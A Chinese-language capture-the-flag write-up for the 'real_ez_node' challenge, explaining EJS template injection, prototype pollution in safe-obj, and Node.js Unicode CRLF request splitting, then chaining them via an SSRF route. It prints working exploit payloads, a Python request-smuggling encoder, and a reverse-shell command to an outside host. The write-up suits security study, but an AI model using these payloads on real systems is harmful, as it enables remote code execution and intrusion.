-
[西湖论剑 2022]real_ez_node
前置知识
EJS模板注入(CVE-2022-29078)
EJS库中有一个渲染函数非常特别
数据和选项通过这个函数合并在一起utils.shallowCopyFromList,所以理论上我们可以用数据覆盖模板选项exports.render = function (template, d, o) { var data = d || {}; var opts = o || {}; // No options object -- if there are optiony names // in the data, copy them to options if (arguments.length == 2) { utils.shallowCopyFromList(opts, data, _OPTS_PASSABLE_WITH_DATA); } return handleCache(opts, template)(data); };- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
但是继续发现它仅复制位于定义的传递列表中的数据
var _OPTS_PASSABLE_WITH_DATA = ['delimiter', 'scope', 'context', 'debug', 'compileDebug', 'client', '_with', 'rmWhitespace', 'strict', 'filename', 'async'];- 1
- 2
不过在 renderFile 函数里找到了RCE漏洞
// Undocumented after Express 2, but still usable, esp. for // items that are unsafe to be passed along with data, like `root` viewOpts = data.settings['view options']; if (viewOpts) { utils.shallowCopy(opts, viewOpts); }- 1
- 2
- 3
- 4
- 5
- 6
在 Express ejs 的情况下,它view options会将所有内容无限制地复制到选项中,现在我们需要的只是找到模板主体中包含的选项而不转义
prepended += ' var __output = "";\n' + ' function __append(s) { if (s !== undefined && s !== null) __output += s }\n'; if (opts.outputFunctionName) { prepended += ' var ' + opts.outputFunctionName + ' = __append;' + '\n'; }- 1
- 2
- 3
- 4
- 5
- 6
因此,如果我们在选项中注入代码,
outputFunctionName它将包含在源代码中。
有效负载是这样的x;process.mainModule.require('child_process').execSync('touch /tmp/pwned');s一般原型链污染构造payload如下
{"__proto__":{"outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('calc');var __tmp2"}}- 1
{"__proto__":{"outputFunctionName":"a=1;return global.process.mainModule.constructor.load('child_process').exec('calc');//"}}- 1
{"__proto__":{"outputFunctionName":"_tmp1;return global.process.mainModule.constructor.load('child_process').exec('calc');__tmp2"}}- 1
原型链污染漏洞 (CVE-2021-25928)
漏洞poc如下
var safeObj = require("safe-obj"); var obj = {}; console.log("Before : " + {}.polluted); safeObj. expand (obj,'__proto__.polluted','Yes! Its Polluted'); console.log("After : " + {}.polluted);- 1
- 2
- 3
- 4
- 5
expand函数定义如下
 该函数有三个参数obj、path、thing
当我们调用该函数时,执行过程如下obj={},path="__proto__.polluted",thing="Yes! Its Polluted"- 1
当执行完
path.split('.')时,path被分成两部分,props数组如下props=(2){"__proto__","polluted"}- 1
由于length长度为2,进入else语句,执行完
shift()后prop="__proto__",props="polluted"- 1
下面再次调用expand函数的时候就相当于调用
expand(obj[__proto__],"polluted","Yes! Its Polluted")- 1
然后再次递归,此时length为1
props=["polluted"]- 1
if语句为True,执行
obj[props.shift()]=thing
相当于执行obj[proto][“polluted”]=“Yes! Its Polluted”,造成原型链污染HTTP响应拆分攻击(CRLF)
在版本条件 nodejs<=8 的情况下存在 Unicode 字符损坏导致的 HTTP 拆分攻击,(Node.js10中被修复),当 Node.js 使用 http.get (关键函数)向特定路径发出HTTP 请求时,发出的请求实际上被定向到了不一样的路径,这是因为NodeJS 中 Unicode 字符损坏导致的 HTTP 拆分攻击。
补充说明:CRLF指的是回车符(CR,ASCII 13,\r,%0d) 和换行符(LF,ASCII 10,\n,%0a)
由于nodejs的HTTP库包含了阻止CRLF的措施,即如果你尝试发出一个URL路径中含有回车、换行或空格等控制字符的HTTP请求是,它们会被URL编码,所以正常的CRLF注入在nodejs中并不能利用
var http = require("http") http.get('http://47.101.57.72:4000/\r\n/WHOAMI').output- 1
- 2
结果如下,我们可以发现并没有实现换行
GET /%0D%0A/WHOAMI HTTP/1.1 Host: 47.101.57.72:4000 Connection: close- 1
- 2
- 3
但是如果包含一些高编号的Unicode字符
当 Node.js v8 或更低版本对此URL发出 GET 请求时,它不会进行编码转义,因为它们不是HTTP控制字符var http = require("http") http.get('http://47.101.57.72:4000/\u010D\u010A/WHOAMI').output 结果为[ 'GET /čĊ/WHOAMI HTTP/1.1\r\nHost: 47.101.57.72:4000\r\nConnection: close\r\n\r\n' ]- 1
- 2
- 3
但是当结果字符串被编码为 latin1 写入路径时,
\u{010D}\u{010A}将分别被截断为 “\r”(%0d)和 “\n”(%0a)GET / /WHOAMI HTTP/1.1 Host: 47.101.57.72:4000 Connection: close- 1
- 2
- 3
- 4
可见,通过在请求路径中包含精心选择的Unicode字符,攻击者可以欺骗Node.js并成功实现CRLF注入。
对于不包含主体的请求,Node.js默认使用“latin1”,这是一种单字节编码字符集,不能表示高编号的Unicode字符,所以,当我们的请求路径中含有多字节编码的Unicode字符时,会被截断取最低字节,比如 \u0130 就会被截断为 \u30:

构造脚本如下payload = ''' HTTP/1.1 [POST /upload.php HTTP/1.1 Host: 127.0.0.1]自己的http请求 GET / HTTP/1.1 test:'''.replace("\n","\r\n") payload = payload.replace('\r\n', '\u010d\u010a') \ .replace('+', '\u012b') \ .replace(' ', '\u0120') \ .replace('"', '\u0122') \ .replace("'", '\u0a27') \ .replace('[', '\u015b') \ .replace(']', '\u015d') \ .replace('`', '\u0127') \ .replace('"', '\u0122') \ .replace("'", '\u0a27') \ .replace('[', '\u015b') \ .replace(']', '\u015d') \ print(payload)- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
解题过程
代码审计
app.js
var createError = require('http-errors'); var express = require('express'); var path = require('path'); var fs = require('fs'); const lodash = require('lodash') var cookieParser = require('cookie-parser'); var logger = require('morgan'); var session = require('express-session'); var index = require('./routes/index'); var bodyParser = require('body-parser');//解析,用req.body获取post参数 var app = express(); app.use(bodyParser.json()); app.use(bodyParser.urlencoded({extended: false})); app.use(cookieParser()); app.use(session({ secret : 'secret', // 对session id 相关的cookie 进行签名 resave : true, saveUninitialized: false, // 是否保存未初始化的会话 cookie : { maxAge : 1000 * 60 * 3, // 设置 session 的有效时间,单位毫秒 }, })); // view engine setup app.set('views', path.join(__dirname, 'views')); app.set('view engine', 'ejs'); // app.engine('ejs', function (filePath, options, callback) { // 设置使用 ejs 模板引擎 // fs.readFile(filePath, (err, content) => { // if (err) return callback(new Error(err)) // let compiled = lodash.template(content) // 使用 lodash.template 创建一个预编译模板方法供后面使用 // let rendered = compiled() // return callback(null, rendered) // }) // }); app.use(logger('dev')); app.use(express.static(path.join(__dirname, 'public'))); app.use('/', index); // app.use('/challenge7', challenge7); // catch 404 and forward to error handler app.use(function(req, res, next) { next(createError(404)); }); // error handler app.use(function(err, req, res, next) { // set locals, only providing error in development res.locals.message = err.message; res.locals.error = req.app.get('env') === 'development' ? err : {}; // render the error page res.status(err.status || 500); res.render('error'); }); module.exports = app;- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
可以发现使用的是ejs模板引擎,我们再查看下版本
打开package.json,版本是3.0.1,可以原型链污染RCE

index.jsvar express = require('express'); var http = require('http'); var router = express.Router(); const safeobj = require('safe-obj'); router.get('/',(req,res)=>{ if (req.query.q) { console.log('get q'); } res.render('index'); }) router.post('/copy',(req,res)=>{ res.setHeader('Content-type','text/html;charset=utf-8') var ip = req.connection.remoteAddress; console.log(ip); var obj = { msg: '', } if (!ip.includes('127.0.0.1')) { obj.msg="only for admin" res.send(JSON.stringify(obj)); return } let user = {}; for (let index in req.body) { if(!index.includes("__proto__")){ safeobj.expand(user, index, req.body[index]) } } res.render('index'); }) router.get('/curl', function(req, res) { var q = req.query.q; var resp = ""; if (q) { var url = 'http://localhost:3000/?q=' + q try { http.get(url,(res1)=>{ const { statusCode } = res1; const contentType = res1.headers['content-type']; let error; // 任何 2xx 状态码都表示成功响应,但这里只检查 200。 if (statusCode !== 200) { error = new Error('Request Failed.\n' + `Status Code: ${statusCode}`); } if (error) { console.error(error.message); // 消费响应数据以释放内存 res1.resume(); return; } res1.setEncoding('utf8'); let rawData = ''; res1.on('data', (chunk) => { rawData += chunk; res.end('request success') }); res1.on('end', () => { try { const parsedData = JSON.parse(rawData); res.end(parsedData+''); } catch (e) { res.end(e.message+''); } }); }).on('error', (e) => { res.end(`Got error: ${e.message}`); }) res.end('ok'); } catch (error) { res.end(error+''); } } else { res.send("search param 'q' missing!"); } }) module.exports = router;- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
分析:
/copy路由下,首先检查ip地址是否为127.0.0.1,然后过滤了__proto__关键字(我们可以constructor.prototype代替),接着出现能造成原型链污染的函数safeobj.expand()/curl路由下的存在ssrf利用点
思路是通过
/curl路由利用CRLF以本地(127.0.0.1)身份向/copy发送POST请求,然后打ejs污染原型链 实现代码执行构造payload
我们先构造原型链污染payload
{ "__proto__":{ "outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \\"bash -i >& /dev/tcp/f57819674z.imdo.co/54789 0>&1\\"');var __tmp2" } }- 1
- 2
- 3
- 4
- 5
但是
__proto__被过滤了,修改一下{ "constructor.prototype.outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \\"bash -i >& /dev/tcp/f57819674z.imdo.co/54789 0>&1\\"');var __tmp2" }- 1
- 2
- 3
这里为什么要改为
constructor.prototype.outputFunctionName,可以在前置知识那了解expand函数的执行过程然后就是修改CRLF注入脚本
payload = ''' HTTP/1.1 POST /copy HTTP/1.1 Host: 127.0.0.1 Content-Type: application/json Connection: close Content-Length: 191 { "constructor.prototype.outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \\"bash -i >& /dev/tcp/f57819674z.imdo.co/54789 0>&1\\"');var __tmp2" } '''.replace("\n","\r\n") payload = payload.replace('\r\n', '\u010d\u010a') \ .replace('+', '\u012b') \ .replace(' ', '\u0120') \ .replace('"', '\u0122') \ .replace("'", '\u0a27') \ .replace('[', '\u015b') \ .replace(']', '\u015d') \ .replace('`', '\u0127') \ .replace('"', '\u0122') \ .replace("'", '\u0a27') \ .replace('[', '\u015b') \ .replace(']', '\u015d') \ print(payload)- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
我的长度为191,这个可以自己bp发包看看

不过NSS的这道题不能反弹shell -
相关阅读:
【SpringBoot项目】SpringBoot项目-瑞吉外卖【day03】分类管理
【Java】反射
杭电oj--计算两点间的距离
再获深交所认可,Smartbi实力领跑金融BI赛道
Android笔记:震动实现
h5开发网站-页面内容不够高时,如何定位footer始终位于页面的最底部
MR混合现实情景实训教学系统模拟高空作业情景
Hadoop简介
C++跨DLL内存所有权问题探幽(一)DLL提供的全局单例模式
Java 虚拟机:Java 内存区域及对象,java 反射面试
- 原文地址:https://blog.csdn.net/m0_73512445/article/details/134351767
